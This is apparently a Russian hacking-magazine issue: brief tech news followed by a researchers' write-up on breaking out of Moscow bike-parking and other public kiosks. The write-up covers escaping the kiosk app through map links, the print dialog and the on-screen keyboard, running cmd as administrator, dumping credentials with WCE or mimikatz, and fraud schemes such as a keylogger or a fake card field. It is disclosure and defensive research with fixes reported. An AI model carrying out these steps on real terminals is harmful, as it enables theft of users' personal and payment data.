«Выдавить» пиратские сайты если не из поисковой выдачи вообще, то хотя бы с первых позиций Google стремится давно (что, кстати, не устраивает правообладателей — они добиваются полнейшего бана пиратов в Google. Пока безуспешно). Очередная модификация поискового механизма, впрочем, выглядит весьма спорно, хотя ее уже горячо одобрило и поддержало британское профессиональное объединение по защите авторских прав BPI. Дело в том, что теперь поисковик станет активнее побуждать пользователей обращаться к легальным ресурсам вроде Spotify, Google Play, Netflix. Сервисы такого рода будут располагаться в рамке наверху страницы результатов, а также в рамке в правой части страницы. Ирония в том, что осуществляться это будет на правах рекламы, и поставщикам контента придется платить за возможность размещения своих ссылок в указанных местах страницы. Как ты, конечно, уже догадываешься, подобное положение вещей не очень порадовало правообладателей. Но последних постарались умаслить тем, что теперь ссылки на сайты с потенциально пиратским содержимым будут появляться внизу поисковой выдачи. Да, нечто подобное Google практикует уже несколько лет, однако, как утверждают представители компании, теперь им удалось создать алгоритм, определяющий пиратские сайты с большей точностью. Впрочем, Google все равно заявила, что бороться с пиратством нужно, создавая новые, более доступные и удобные легальные сервисы, а не блокируя пиратские.

Хотя о блокировках речи пока не идет, на TorrentFreak поднялась немалая шумиха — после нововведений у многих популярных трекеров поисковый трафик от Google вдруг снизился в два или более раза (Free TV заявили о снижении трафика на 96%). Но если трекеры справедливо надеются, что теперь просто возрастет число прямых заходов, Google, похоже, не подумала о неприятном побочном эффекте. Теперь в поисковой выдаче новые лидеры, туда просачиваются странные и крайне подозрительные сайты вроде ThePiratebay.org.in или KickassTorrents.link.




TorrentFreak отмечает, что Bing между тем не только продолжает выводить крупнейшие торрент-трекеры на первой странице поиска, но и сам дописывает torrent к названию фильма :).



Количество обращений в Google с просьбой удалить из поиска якобы нелегальные ссылки растет в геометрической прогрессии. Только на прошлой неделе таких ссылок набралось 11 668 660!



RuTube прошелся программой-автоцензором Rutube Match по своему контенту, в итоге удалив более миллиона минут видео. Самым популярным у пиратов оказался Comedy Club — 670 роликов.



Dropbox сообщила об утечке данных о семи миллионах учетных записей. Компания произвела сброс паролей и уверяет, что причина утечки никак не связана с уязвимостями самого сервиса.

Facebook официально разрешил доступ к своим сервисам через Tor и обзавелся адресом https://facebookcorewwwi.onion. Напомню, раньше система воспринимала вход через Tor как попытку взлома.



Датский суд признал сооснователя The Pirate Bay Готфрида Свартхольма виновным в хакерстве, а именно во взломе государственных баз данных, управляемых компанией CSC. Свартхольм получил три с половиной года тюрьмы.



ПОЧТИ ПЯТЬ ГИГАБИТ В СЕКУНДУ

SAMSUNG РАЗГОНЯЕТ WI-FI, УЧЕНЫЕ РАЗГОНЯЮТ ОПТОВОЛОКНО

Компания Samsung представила модификацию 802.11ad технологии Wi-Fi, позволяющую передавать данные на рекордной скорости — до 4,6 Гбита в секунду; это в пять раз быстрее максимально возможной скорости современных потребительских устройств (866 Мбит в секунду). 802.11ad работает в диапазоне 60 ГГц, в то время как существующие Wi-Fi-технологии — в диапазонах 2,4 и 5 ГГц. Интересно, что новый протокол уменьшает вероятность интерференции сигналов на разных частотах, то есть можно использовать большее число устройств, работающих в одной сети, и это не скажется на качестве связи. Ожидается, что коммерциализировать новую технологию начнут уже в 2015 году.

Пока Samsung «разгоняла» Wi-Fi, учетные из Технологического университета Эйндховена в Нидерландах и Университета Центральной Флориды в США создали новое волокно, способное пропускать информацию со скоростью до 255 Тбит в секунду, что в 21 раз превышает возможности современных кабелей. Большая публикация об этом исследовании вышла в журнале Nature Photonics.

Интересный факт: на утверждение стандартов 802.11n и 802.11ac у IEEE ушло примерно по пять лет (на каждый).



«Фильм „Социальная сеть“ — интересное произведение. Но создатели ленты изрядно приукрасили сюжет там, где он показался им не очень интересным. Многие их придумки меня слегка обидели».

МАРК ЦУКЕРБЕРГ

155

Oracle устранила рекордное число уязвимостей

→ 155 исправлений для 44 продуктов содержал патч, недавно выпущенный Oracle. Огромные патчи становятся для Oracle нормой: так, в патче от июля текущего года было исправлено 113 уязвимостей. На этот раз больше всего дырок закрыли в Oracle Database Server (32 уязвимости) и в Java — 25 штук, 22 из которых были критическими.

$124,2 миллиарда

Журнал Forbs назвал самые ценные компании мира

→ Самым дорогим брендом в мире, по мнению журнала Forbs, является компания Apple, чью стоимость издание оценило почти в 123 миллиарда долларов (это выше прошлогоднего показателя на 19%). Второе место заняла компания Microsoft — 63 миллиарда. На третьем месте с небольшим отставанием расположилась Google — 56,6 миллиарда долларов. Наибольший прогресс за год продемонстрировала Facebook, чей бренд вырос в цене сразу на 74% (до 23,7 миллиарда долларов), и теперь компания на восемнадцатом месте.

МОНОБЛОК С ПРОЕКТОРОМ И 3D-СКАНЕРОМ

НЕОБЫЧНЫЙ ДЕСКТОП ОТ HP

Множество компаний почти ежедневно выпускают на рынок множество моноблоков, ноутбуков и комплектующих для ПК, но мы стараемся рассказывать тебе только о самом интересном и необычном. Моноблок HP Sprout, работающий под управлением Windows 8.1, определенно такой случай.

Компания Hewlett-Packard любит представить на суд публики что-нибудь эдакое, вспомним хотя бы, что в прошлом году они начали использовать контроллер Leap Motion в своих устройствах. На этот раз HP, похоже, превзошли самих себя. HP Sprout — это, скорее, рабочая станция, состоящая из моноблока с экраном 23 дюйма (1920 × 1080), способного распознавать до десяти касаний, проектора, сенсорной панели и 3D-сканера (да-да, сканера, приятное разнообразие среди кучи новостей о 3D-принтерах :)). Зачем так много всего и как это работает?

Сенсорная панель HP Touch Mat с диагональю 20 дюймов располагается на столе, прямо перед пользователем, подобно графическому планшету. Она способна распознавать 20 касаний, плюс к ней прилагается цифровое перо Adonit Jot Pro. Подозреваю, при работе со Sprout клавиатура и мышь вряд ли понадобятся, хотя подключить их, конечно, можно, и компьютер будет поставляться с беспроводной клавиатурой и оптической мышью. На поверхность сенсорной панели проецируется изображение, за что отвечает блок HP Illuminator. В него входят лампа подсветки, DLP-проектор (1024 × 767), камера с разрешением 14,6 Мп и 3D-камера Intel RealSense. Все перечисленное позволяет HP Illuminator сканировать как двумерные, так и трехмерные объекты, попавшие в его поле зрения, и проецировать их прямо на Touch Mat. Дальше с отсканированным объектом можно взаимодействовать и изменять его, работая непосредственно с изображением на сенсорной панели, за это отвечает специальное ПО. Те, кто сейчас подумал о том, что все это здорово напоминает Surface, совершенно правы. Замечу, что стоит новинка немало — 1900 долларов США, но и ориентирована она скорее на профессионалов, которым нужно решать довольно специфические задачи. Время покажет, приживется ли эта смелая идея на рынке.







HP Sprout построен на мощнейшем Intel Core i7-4790S, комплектуется видеокартой NVIDIA GeForce GT 745A с 2 Гб видеопамяти. В базовую конфигурацию входит 8 Гб ОЗУ, но можно увеличить ее до 16 Гб. Также стоит упомянуть жесткий диск на 1 Тб, поддержку Bluetooth 4.0 и Wi-Fi 802.11n (2,4 и 5,0 ГГц) и порты USB 3.0.



Стало известно, что Google запустит магазин «запчастей» (то есть модулей) для разработчиков модульных телефонов Project Ara. На новой площадке создатели модулей смогут продавать свои компоненты.



Суровый Фейсбук потребовал у DEA (управление по борьбе с наркотиками) прекратить создавать фейковые аккаунты — приманки для проведения расследований. Социальная сеть настаивает, что правила едины для всех.



Яндекс запустил площадку для коллективного сбора средств (vmeste.yandex.ru), которую вполне могут облюбовать попрошайки («клянчить» можно почти на любые нужды). Также собственную платформу для краудфандинга анонсировал Reddit (redditmade.com).




Компания IBM отказывается от производства процессоров и передает это подразделение компании GlobalFoundries. Более того, это даже не продажа — IBM доплатит GlobalFoundries 1,5 миллиарда долларов, лишь бы те забрали убыточный бизнес.

ВЗЛОМ МОСКОВСКИХ ПАРКОМАТОВ

АНАЛИЗ ЗАЩИЩЕННОСТИ ТЕРМИНАЛОВ ОБЩЕГО ПОЛЬЗОВАНИЯ


Игра Watch Dogs прекрасно описывает недалекое будущее: вокруг всевозможные девайсы, средства выдачи и приема наличных, а также разнообразные имеющие доступ в интернет устройства, нашпигованные уязвимостями, эксплуатация которых позволяет хакеру извлечь определенную выгоду. Например, в игре главный герой при помощи смартфона может скомпрометировать систему видеонаблюдения, получив тем самым возможности вести слежку и добывать дополнительную информацию.



Денис Макрушин,
Kaspersky Lab
defec.ru, @difezza



Станислав Мерзляков,
Positive Technologies



Фанаты Watch Dogs разошлись во мнениях: кто-то говорит, что это слишком «утопично» — достать смартфон и ломать все вокруг. Другие осознают, что «сказка — ложь, да в ней намек» и игровой мир отчасти отражает реальный.

Мы попробуем выдвинуть еще немного аргументов в пользу того, что окружающие нас устройства, которые мы едва замечаем в парках и общественных местах, могут оказаться уязвимыми и нести опасность — как минимум для нашего кошелька.


PWNED BY





Концепция «заряди свой девайс где угодно»



Терминалы продажи билетов на киносеанс

ТЕРМИНАЛЬНЫЕ ТЕРМИНАТОРЫ


Число публичных устройств, которые ждут своего героя из компьютерной игры, зашкаливает. Парки и улицы пестрят терминалами оплаты парковки всевозможных средств перемещения и уютными «будками» быстрой подзарядки мобильного девайса. Аэропорты и вокзалы предлагают различные устройства оплаты билетов и получения справочной информации. В кинотеатрах находятся терминалы покупки и бронирования билетов на киносеансы. В поликлиниках и государственных учреждениях посетителей встречают устройства электронных очередей и печати каких-нибудь квитанций. Даже туалеты оснащаются терминалами оплаты. Правда, пентестить последние девайсы вряд ли кто-нибудь будет — духу не хватит :).

Однако жизнь учит разработчиков подобных устройств тому, что не все их пользователи касаются тачскринов с благими намерениями. Если ввести в Google запрос вида terminal hacked, то получим много релевантных видео, на которых главные герои раскладывают пасьянс на том или ином терминале или же рисуют всякие непристойности в Paint. Причиной этого могут быть различные баги в приложениях терминала, и часто они носят схожий принцип эксплуатации.

Так, на одном из видео участник удерживает свой палец на экране около десяти секунд, и это приводит к результату «нажатие правой кнопкой мышки». На другом ребята беспорядочно тыкают в левый нижний угол экрана — и полноэкранное приложение сворачивается. Кто-то вообще додумался закрыть ладонью GSM-антенну терминала и таким образом спровоцировать выпадение ошибки подключения.


→ Пример «инструкции по компрометации», найденный в Сети


↘ «Ловкость пальцев и никакого мошенничества»



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.





О ПОВЫШЕННОМ ДОВЕРИИ СО СТОРОНЫ ПОЛЬЗОВАТЕЛЕЙ…


В терминалах, предназначенных для организации электронных очередей, была замечена интересная особенность. Пользователю печатался чек, на котором содержалась вспомогательная информация: «Если вы хотите отменить парковку, то отправьте СМС на номер 1234». Особенность заключается в том, что текст этого чека печатается из текстового файла. Достаточно заменить номер на премиальный и наблюдать за результатами атаки, эксплуатирующей особенность публичных терминалов «повышенное доверие со стороны пользователя».

Из случаев компрометации подобных устройств наиболее интересен инцидент, произошедший с терминалами оплаты одного известного вендора электронных платежей. Злоумышленник в поле ввода назначения платежа при помощи виртуальной экранной клавиатуры приложения, которая доступна в интерфейсе платежной системы, вводил строку «last_page=StyleSheet.css». В качестве обработчика для файла с данным расширением открывался notepad.exe, который через свою систему справки позволял злодею перебраться в системную панель управления и запустить виртуальную клавиатуру операционной системы.

МЕТОДИКА АНАЛИЗА ЗАЩИЩЕННОСТИ ТЕРМИНАЛОВ ОБЩЕГО ПОЛЬЗОВАНИЯ

Опираясь на такие видео и печальный опыт вендоров, можно составить несложную методику анализа защищенности устройств данного типа.





Интересный и уже неактуальный вариант компрометации терминала

Методика поиска анализа защищенности публичных терминалов

Наша задача: имея на руках полноэкранное приложение, которое, скорее всего, функционирует на базе операционной системы Windows, выйти за его пределы в системное окружение. Для этого можно использовать так называемый Tap-fuzzing. По-другому говоря — поработать пальчиками. Нажимать на различные участки приложения с целью спровоцировать его недокументированное поведение. Или можно воспользоваться Data-fuzzing и подставлять различные данные в поля ввода с целью спровоцировать некорректную обработку входящих данных.

Как только удается вызвать элемент стандартного интерфейса операционной системы, следующим этапом будет попадание в панель управления — например, через разделы справочной информации.

Попадание в панель управления будет отправной точкой для запуска виртуальной клавиатуры с соответствующими последствиями.

ТРАНСПОРТНАЯ СИТУАЦИЯ

Жители Москвы все чаще могут встретить в парках своего города велосипедные паркоматы. Суть этих устройств довольно проста: имеется платежный терминал для оплаты велосипеда и стойка с велосипедами. Устройством вывода в платежном терминале служит дисплей, где пользователь может зарегистрироваться, чтобы прокатиться на велосипеде, и получить справочную информацию.

Интерфейс системы спроектирован специально для этого типа устройств (если ты хоть раз оплачивал что-либо в платежных терминалах, то представляешь, о чем речь), и в нем трудно запутаться. В этом интерфейсе у пользователя есть возможность получить текущее местоположение паркомата, а точнее, увидеть отметку на Google-карте.


Все подобные устройства работают на базе классических операционных систем (чаще Windows-подобных) со всеми их уязвимостями. Однако специализированный интерфейс представляет собой полноэкранное приложение с очень ограниченным функционалом, которое не дает пользователю забраться «под капот» и умышленно или непреднамеренно натворить глупостей. Соответственно, при анализе защищенности терминалов основная задача — выйти за пределы данного полноэкранного приложения. После этого можно будет пошалить: запускать свои приложения, поднимать привилегии, дампить ценную информацию и прочее.

В рассмотренных системах паркоматов обнаружена интересная особенность. В разделе «Карты» разработчики не стали придумывать ничего нового и использовали карты от компании Google. И все было бы прилично, если бы только виджет от Гугла не имел строки статусбара, в котором среди прочей информации (текущий масштаб, копирайты и так далее) содержатся ссылки «Сообщить об ошибке», «Конфиденциальность» и «Условия использования», которые открывают стандартное окно Internet Explorer...

А ДАВАЙ ПРОКАТИМСЯ!


Помимо описанной ссылки, в данном приложении незаметно разбросаны и другие линки (например, при показе тех или иных ресторанов можно нажать кнопку «Подробнее»), нажав на которые можно открыть браузер.


«И что? Ну, открыл я браузер — клавиатуры ведь все равно нет!» Сейчас будет: по ссылкам на страницах со справочной информацией есть возможность перейти в раздел справки, который называется «Специальные возможности», где и прячется виртуальная клавиатура (вот еще один неприятный минус Windows).




Интерфейс полноэкранного приложения, содержащий некоторые особенности...


Выход за пределы полноэкранного приложения







Кто я? Администратор!



Бинго: виртуальная клавиатура

Дальше все зависит от фантазии и степени наглости атакующего. Запуск cmd.exe демонстрирует еще один недостаток конфигурации: текущий сеанс операционной системы запущен с привилегиями администратора, а это значит, что мы потенциально можем скачать и совершенно беспрепятственно запустить любое приложение.

Так, атакующий может получить NTLM-хеш пароля администратора. При этом велика вероятность, что пароль, установленный на данном устройстве, подходит и к остальным устройствам данного типа, — а это уже третий недостаток конфигурации.

На этом приключение заканчивается, поэтому давай порассуждаем, что из всего этого может извлечь злоумышленник.

ТЕРМИНАЛЫ ГОСУДАРСТВЕННЫХ УЧРЕЖДЕНИЙ

Под государственными учреждениями мы будем понимать те, которые находятся в зданиях, имеющих герб или российский флаг. Без конкретики и упоминания производителей, но по сути :).

Итак, перед нами интерфейс полноэкранного приложения, которое на основе введенных нами данных предлагает распечатать квитанцию для оплаты.

После заполнения всех полей и реквизитов мы нажимаем кнопку «Создать» и наблюдаем следующую картину: терминал на несколько секунд открывает стандартное окно печати, в котором находятся все параметры печати нашего документа и автоматически производится нажатие на кнопку «Печать».

Как следствие, если злоумышленник успевает нажать на кнопку «Изменить», то получает возможность посредством нехитрых манипуляций с параметрами печати выйти в справочный раздел...



INFO


В настоящее время вендор уведомлен обо всех описанных уязвимостях и недостатках конфигурации и устранил их.

ВАЙТХЕТЫ ЗАСЫПАЮТ, БЛЕКХЕТЫ ПРОСЫПАЮТСЯ


Сценарии постэксплуатации вытекают из особенностей данных устройств:

1. Все они расположены в публичных местах.
2. Доступны в режиме 24/7.
3. Имеют одинаковую конфигурацию.
4. Имеют повышенную степень доверия со стороны пользователя.
5. Связаны друг с другом и могут иметь выходы в другие «приватные» сети.

Главная цель злоумышленника — прямая или косвенная финансовая выгода в результате компрометации устройства. В данном случае для достижения этой цели он может раздобыть не просто NTLM-хеш, который еще нужно брутфорсить для получения пароля, а сразу пароль администратора. Для этого атакующий может извлечь пароли в открытом виде, хранящиеся в памяти. Кстати, последняя версия утилиты WCE теперь может не только дампить пароли внедрением кода



↙ «Проверь меня полностью»



↘ Ненадолго появляющийся системный элемент

в процесс lsass.exe, а напрямую читать память в рамках текущей сессии. Добавим сюда поддержку Windows 7, на базе которой работают паркоматы, и получим «ключ» сразу ко всем устройствам данного вендора.

Кроме того, злоумышленник может получить дамп приложения велопарковки, которое любезно собирает информацию о желающих покататься: ФИО, адрес электронной почты и телефон. Не исключено, что база данных с важной информацией хранится где-то неподалеку. Не стоит объяснять, что такая база будет иметь особую ценность на рынке, ведь в ней содержатся верифицированные адреса телефонов и email. В том случае, если же подобной базы нет, злодей может установить свой кейлоггер, который перехватывает все введенные пользователями данные и отправляет на удаленный сервер.

Учитывая одну из особенностей данных устройств — работу в режиме 24/7, можно организовать, например, пул для майнинга или использовать ее в других хакерских целях, требующих круглосуточного присутствия зараженной рабочей станции в сети.

Особо наглые злоумышленники могут реализовать сценарий атаки, результатом которой станет получение платежных данных пользователя: на главном окне приложения паркомата можно в ненавязчивой форме оставить поле для ввода реквизитов пластиковой карты, и с большой долей вероятности введенный в заблуждение пользователь любезно оставит их вместе со своим именем, номером телефона и электронной почтой...


Обилие сценариев, которые открывают возможности для доступа к персональным данным и кошельку ни о чем не подозревающих людей, ограничивается лишь фантазией злоумышленников. Описанная ситуация с защищенностью паркоматов наглядно демонстрирует, как несколько недостатков конфигурации образуют уязвимость.

Кроме того, скомпрометированный терминал может стать отправной точкой для дальнейшей атаки на корпоративную сеть. Очень часто подобные устройства обращаются к терминальному серверу или целой подсети, которая находится в доверенной зоне компании, а значит, небольшая таргетированная атака, использующая вредоносное ПО и/или социальную инженерию, может позволить злоумышленнику оказаться в главном офисе. Без стука.

Плод воображения: что было бы, если бы mimicatz оказался запущенным на стороне терминала

РЕКЛАМА КАК САМЫЙ «БЕЗОБИДНЫЙ» СПОСОБ МОНЕТИЗАЦИИ

Может показаться, что демонстрация рекламы, для которой используются все описанные уязвимости, — это жест «благородства» со стороны злоумышленника. На первый взгляд, этот сценарий выглядит безобидно. Но только не для владельцев сервиса. Представь, что злодей нарисовал большой черной «кисточкой» в Paint «XAKEP.RU», разместил открытое окошко с надписью поверх всех окон и отключил возможность свернуть данное приложение. Все это достаточно предсказуемым образом отразится на репутации владельцев терминала. И непредсказуемым образом на владельцах «рекламируемого» домена.



Сломал терминал — попал в компанию

РЕКОМЕНДАЦИИ

Проведенный нами анализ защищенности паркоматов демонстрирует, как несколько недостатков конфигурации делают устройство уязвимым. А приведенные сценарии атак — как это может открыть злоумышленникам доступ к персональным данным и кошелькам ни о чем не подозревающих людей.

Для того чтобы исключить вредоносную активность на публичных устройствах, разработчикам и администраторам терминалов велопарковки и других терминалов, расположенных в публичных местах, мы рекомендуем:

1. Запретить возможность открывать внешние ссылки в полноэкранном приложении.
2. Не допускать вызова каких-либо элементов интерфейса ОС Windows (например, правой кнопкой мыши, используя окна печати документов).
3. Запускать текущий сеанс операционной системы с ограниченными привилегиями обычного пользователя.
4. На каждом устройстве создавать уникальную учетную запись с уникальным паролем.

Пользователям платежных терминалов мы рекомендуем не вводить полные реквизиты своих платежных карт. Ни в коем случае нельзя вводить CVV2/CVC2-номер карты, они не требуются для осуществления платежа. Не следует пренебрегать и возможностью оплатить в терминале услугу наличными.



MATCHBOX SIZE REVOLUTION

Беседовал
Илья Русанен
rusanen@glc.ru

МИХАИЛ ЦВЕТКОВ

ВЕДУЩИЙ СПЕЦИАЛИСТ ПО АРХИТЕКТУРАМ INTEL В РОССИИ

